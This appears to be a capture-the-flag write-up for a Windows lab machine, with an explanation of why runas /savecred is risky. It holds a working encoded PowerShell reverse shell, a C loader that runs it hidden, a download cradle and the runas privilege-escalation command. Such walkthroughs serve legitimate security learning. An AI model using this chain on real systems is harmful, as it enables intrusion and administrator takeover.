
Let’s use Villain to interact with the victim this time. The last time I faced one of the other vulnerable machines, I couldn’t quite get Villain to work smoothly. This time around, I’m hoping for a better result.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(emvee㉿kali)-[~/villain]
└─$ villain

    ┬  ┬ ┬ ┬  ┬  ┌─┐ ┬ ┌┐┌
    └┐┌┘ │ │  │  ├─┤ │ │││
     └┘  ┴ ┴─┘┴─┘┴ ┴ ┴ ┘└┘
                 Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on GitHub, X, YT: @t3l3machus
[Meta] Thank you!

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Reverse TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

[Info] Welcome! Type "help" to list available commands.
Villain > generate payload=windows/reverse_tcp/powershell lhost=eth0 encode
Generating payload...
powershell -ep bypass -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAUABTAEgATwBNAEUAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAewAkAGMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAwAC4AMgAuADMAJwAsADQANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAfQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4A
Copied to clipboard!
Since the PowerShell payload has been copied to the clipboard we can execute it in PowerShell via the RDP session on the target.

After executing the PowerShell payload we should check villain to see if there is a new session established. If so, we can interact with it and run command from a shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
[Shell] 7ea1c8-d91c26-681562 - New session established -> 10.0.2.9 at 2026-08-02 08:28:12.
Villain > sessions

Session ID            IP Address  OS Type  User            Owner  Status
--------------------  ----------  -------  --------------  -----  ------
7ea1c8-d91c26-681562  10.0.2.9    Windows  RUNAS-PC\runas  Self   Active

Villain > shell 7ea1c8-d91c26-681562

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.

PS C:\Users\runas>
When exploring privilege escalation vectors, checking for saved credentials should always be high on your list. For this specific machine, looking into this right away was a no-brainer for two reasons: first, the website’s Local File Inclusion (LFI) vulnerability allowed me to read the administrator flag directly, and second, the machine’s name runas was a dead giveaway of the intended exploit path. To see if there are credentials saved on the machine we can run the command cmdkey /list in the terminal.
1
2
3
4
5
6
7
8
9
PS C:\Users\runas> cmdkey /list

Depolanan ge?erli kimlik bilgileri:

    Hedef: Domain:interactive=RUNAS-PC\Administrator
    T?r: Etki Alan? Parolas?
    Kullan?c?: RUNAS-PC\Administrator

PS C:\Users\runas>
Even though the output language is in Turkish (due to the system locale of this CTF machine), the technical data tells us exactly what we need to know:
Hedef (Target): Domain:interactive=RUNAS-PC\Administrator: This confirms that the stored credential belongs to the local machine (RUNAS-PC) and targets the highly privilegedAdministratoraccount.Tür (Type): Etki Alanı Parolası: This translates to Domain Password or Interactive Credential, meaning a valid password has been permanently cached in the Windows Credential Manager.Kullanıcı (User): RUNAS-PC\Administrator: The username tied to this saved secret.
This is the definitive proof that the /savecred flag was used by an administrator in the past. The keys to this privileged vault are now tied to our current low-privilege runas user profile. Because Windows blindly trusts any command appended with the /savecred flag under this profile, we do not need to crack, sniff, or guess the administrator’s password.
Privilege escalation
To execute our payload reliably without triggering command-line filters or getting tangled up in quotation mark syntax errors, we can wrap our PowerShell command inside a native Windows executable written in C.
Below is the source code for villain.c. It uses the Windows API function ShellExecuteA to launch PowerShell completely hidden in the background:
1
2
3
4
5
6
7
8
9
10
11
12
13
#include <windows.h>
#include <shellapi.h>

int main() {
    // Part of powershell that should be executed
    const char *command = "-ep bypass -e UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAUABTAEgATwBNAEUAXABwAG8AdwBlAHIAcwBoAGUAbABsAC4AZQB4AGUAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAewAkAGMAbABpAGUAbgB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBvAGMAawBlAHQAcwAuAFQAQwBQAEMAbABpAGUAbgB0ACgAJwAxADAALgAwAC4AMgAuADMAJwAsADQANAA0ADMAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACcAPgAgACcAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAfQAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4A";

    // Execute powershell on background
    ShellExecuteA(NULL, "open", "powershell.exe", command, NULL, SW_HIDE);

    return 0;
}
Since our attack platform is Linux based but the target is a Windows machine, we cannot use a standard GCC compiler. Instead, we must use cross compilation to turn this C source code into a native Windows Portable Executable (.exe).
We can achieve this on Kali Linux using the mingw-w64 cross compiler suite with the following command:
1
2
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ x86_64-w64-mingw32-gcc villain.c -o villain.exe -lshell32 -mwindows
After cross compiling the executable we should host the file on our webserver so we can download it to the victim.
1
2
3
4
┌──(emvee㉿kali)-[~/Documents/Runas]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
After starting the python webserver we should download the exacutable to the victim. Once downloaded we should check with ls if the files has been downloaded on the victim.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
PS C:\Users\runas> (New-Object System.Net.WebClient).DownloadFile('http://10.0.2.3/villain.exe', 'C:\Users\runas\villain.exe')
PS C:\Users\runas> ls


    Directory: C:\Users\runas


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--        06.10.2024     21:38            Contacts
d-r--        09.10.2024     18:24            Desktop
d-r--        06.10.2024     21:38            Documents
d-r--        06.10.2024     21:38            Downloads
d-r--        06.10.2024     21:38            Favorites
d-r--        06.10.2024     21:38            Links
d-r--        06.10.2024     21:38            Music
d-r--        06.10.2024     21:38            Pictures
d-r--        06.10.2024     21:38            Saved Games
d-r--        06.10.2024     21:38            Searches
d-r--        06.10.2024     21:38            Videos
-a---        02.08.2026     22:03     124551 villain.exe
Since the file is present on the victim and we know that we can escalate our privileges with runas we should execute the executable as administrator.
1
2
3
PS C:\Users\runas> runas /env /noprofile /savecred /user:Administrator "C:\Users\runas\villain.exe"
[Shell] 1d22b1-288d44-501ca0 - New session established -> 10.0.2.9 at 2026-08-02 21:05:44.
A shell has been established, we should now interact with it via the command sessions. To retrn to villain we should hit the keys CTRL + C.
1
2
3
4
5
6
7
8
9
PS C:\Users\runas> runas /env /noprofile /savecred /user:Administrator "C:\Users\runas\villain.exe"
[Shell] 1d22b1-288d44-501ca0 - New session established -> 10.0.2.9 at 2026-08-02 21:05:44.

Villain > sessions

Session ID            IP Address  OS Type  User                Owner  Status
--------------------  ----------  -------  ------------------  -----  ------
d197d7-d1f9b9-77181d  10.0.2.9    Windows  RUNAS-PC\runas      Self   Active
1d22b1-288d44-501ca0  10.0.2.9    Windows  RUNAS-PC..istrator  Self   Active
The established connection is from the administrator, so we should spawn a shell with the session id and we should capture the flags in OSCP style.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
Villain > shell 1d22b1-288d44-501ca0

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.

PS C:\Users\runas> whoami;hostname;ipconfig;type c:\users\administrator\desktop\root.txt;type c:\users\runas\desktop\user.txt
runas-pc\administrator
runas-PC

Windows IP Yap?land?rmas?


Ethernet ba?da?t?r?c? Yerel A? Ba?lant?s?:

   Ba?lant?ya ?zg? DNS Soneki .  . . :
   Ba?lant? Yerel IPv6 Adresi . . . . . : fe80::905e:bf04:9fb6:1e09%11
   IPv4 Adresi. . . . . . . . . . . : 10.0.2.9
   Alt A? Maskesi. . . . . . . . . . : 255.255.255.0
   Varsay?lan A? Ge?idi. . . . . . . : 10.0.2.1

Tunnel ba?da?t?r?c? isatap.{B8654A28-63F2-4EA0-B042-363B55694DF3}:

   Medya Durumu  . . . . . . . . . . : Medya Ba?lant?s? kesildi
   Ba?lant?ya ?zg? DNS Soneki .  . . :
HMV{HERE IS THE ROOT FLAG}
HMV{HERE IS THE USER FLAG}
PS C:\Users\runas>
Final thoughts
This was an ‘easy’ machine, which provided some great practice. I really enjoyed hacking this vulnerable machine using Villain, and this process also taught me how to generate an executable payload to connect back to Villain. In addition to Local File Inclusion (LFI), the machine was vulnerable to runas privilege escalation.
Every system administrator knows the drill: you are logged in as a regular user, but you quickly need to perform a task that requires administrator privileges. Instead of logging out completely, you reach for that handy Windows command: runas. To make things even easier, you add the /savecred flag. You enter the password just once, and Windows remembers it for next time. Convenient, right? Unfortunately, yes… but mostly for attackers. During CTFs (Capture The Flag) and real world penetration tests, this specific configuration is one of the easiest ways to gain full control over a Windows machine.
The /savecred flag does not isolate credentials per session. It stores them permanently within the Windows user profile, meaning they even survive a system reboot. Anyone who subsequently gains access to that specific user account automatically inherits the keys to the administrator account that was previously invoked with /savecred. Windows does not verify what kind of script or command is being executed; it simply checks whether the /savecred flag matches a credential already stored in the profile.
This vulnerable machine perfectly demonstrates why convenience is often the enemy of security. While features like /savecred are designed to save time for administrators, they inadvertently create a permanent backdoor for anyone who manages to compromise a low-privilege user account.